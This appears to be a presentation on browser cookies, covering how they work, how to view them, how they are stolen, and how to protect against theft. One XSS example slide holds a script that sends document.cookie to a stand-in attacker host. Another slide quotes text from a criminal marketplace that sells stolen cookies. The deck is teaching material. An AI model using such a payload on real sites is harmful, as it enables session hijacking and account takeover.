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- BIO GOES HERE

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- Dallas Hacker
- Travel-Hacker





AGENDA

- Cookie 101
- Cookie Theft
- Cookie Protection



WHAT IS A COOKIE





WHAT IS A SESSION?



Application

- End User Layer
- HTTP, FTP, IRC, SSH, DNS

Presentation

- Syntax Layer
- SSL, SSH, IMAP, TFP, MPEG, JPEG

Session

- Synch & send to port
- API's, Sockets, Winsock

Transport

- End-to-end connections
- TCP, UDP

Network

- Packets
- IP, ICMP, IPSec, IGMP

Data Link

- Frames
- Ethernet, PPP, Switch, Bridge

Physical


- Physical Structure
- Coax, Fibre, Wireless, Hubs, Repeaters




WHAT IS A COOKIE?







HOW COOKIES WORK







TYPES OF COOKIES

- Session Cookies
 - Ephemeral
- Persistent Cookies
 - Authentication
 - Tracking




VIEWING AND MANAGING COOKIES



VIEWING COOKIES IN CHROME


- Settings.
- Privacy and security
- Cookies and other site data.





VIEWING COOKIES IN FIREFOX


- Options
- Privacy & Security
- Cookies and Site Data
 - click Manage Data...





VIEWING COOKIES IN EDGE

- Settings
- Cookies and site permissions
- Manage and delete cookies and site data
- See all cookies and site data





STEALING COOKIES



WHY?

- Identity Theft
- Account Take-over
- Targeted Phishing
- Data Breaches
- Profit




CASE STUDY: ELECTRONIC ARTS (EA)

- Began attack by purchasing Slack access for \$10.
- Tricked employee to reset MFA
- Exfil Data
 - 780GB stolen Source Code, SDK's and other proprietary tools.
 - FIFA 21 Source Code
 - Frostbyte Engine


PACKET SNIFFING WITH FIRESHEEP





PACKET SNIFFING WITH








CROSS-SITE SCRIPTING (XSS)



Example:

<script type="text/javascript">
document.location=http://MaliciousSite:5000/?c=+document.cookie;
</script>



MALWARE

- CookieMiner
- EVILNUM
- Grandoreiro
- Taj Mahal
- Oski Stealer







VIDEO TIME















Genesis Wiki



6.3 | 19.0

Genesis Store - professional place that helps you to increase anonymity in World Wide Web.

Generate FP

Genesis Store specializing in selling:

Orders

• FingerPrints (FP),

Purchases

Cookies,

\$ Payments

· Inject Scripts info,

O T: 1

· Form Grabbers (Logs),

Saved Logins,

Software

· Other personal data obtained from different devices in the WEB.

D 01

Each bot in the store may include all mentioned above info of partial.

Profile

To help you work with this information we have developed professional software:

♣ Invites

Genesis Security - the proprietary plugin which can simplify your work with FingerPrints and Cookies of the bots (holders).

♠ Logout


You may purchase all the necessary data on any bot (holder).


NB: we do not check the sources or the accounts, we provide the info «as it is».

Fingerprints may be obtained in 2 different ways:


- · real FP scratched by bot from the user's Device,
- · generated FP based on the data grabbed by bot on the user's Device.

To find usefull information how to use this service, you can look at following sections:




















PROTECTING AGAINST COOKIE THEFT

MITIGATION CONTROLS

- Secure Web Browsing (SSL/TLS)
- Proper Coding (prevent XSS)
- MFA
- Clearing cache/Incognito
- Endpoint Privilege Manager



VIDEO TIME



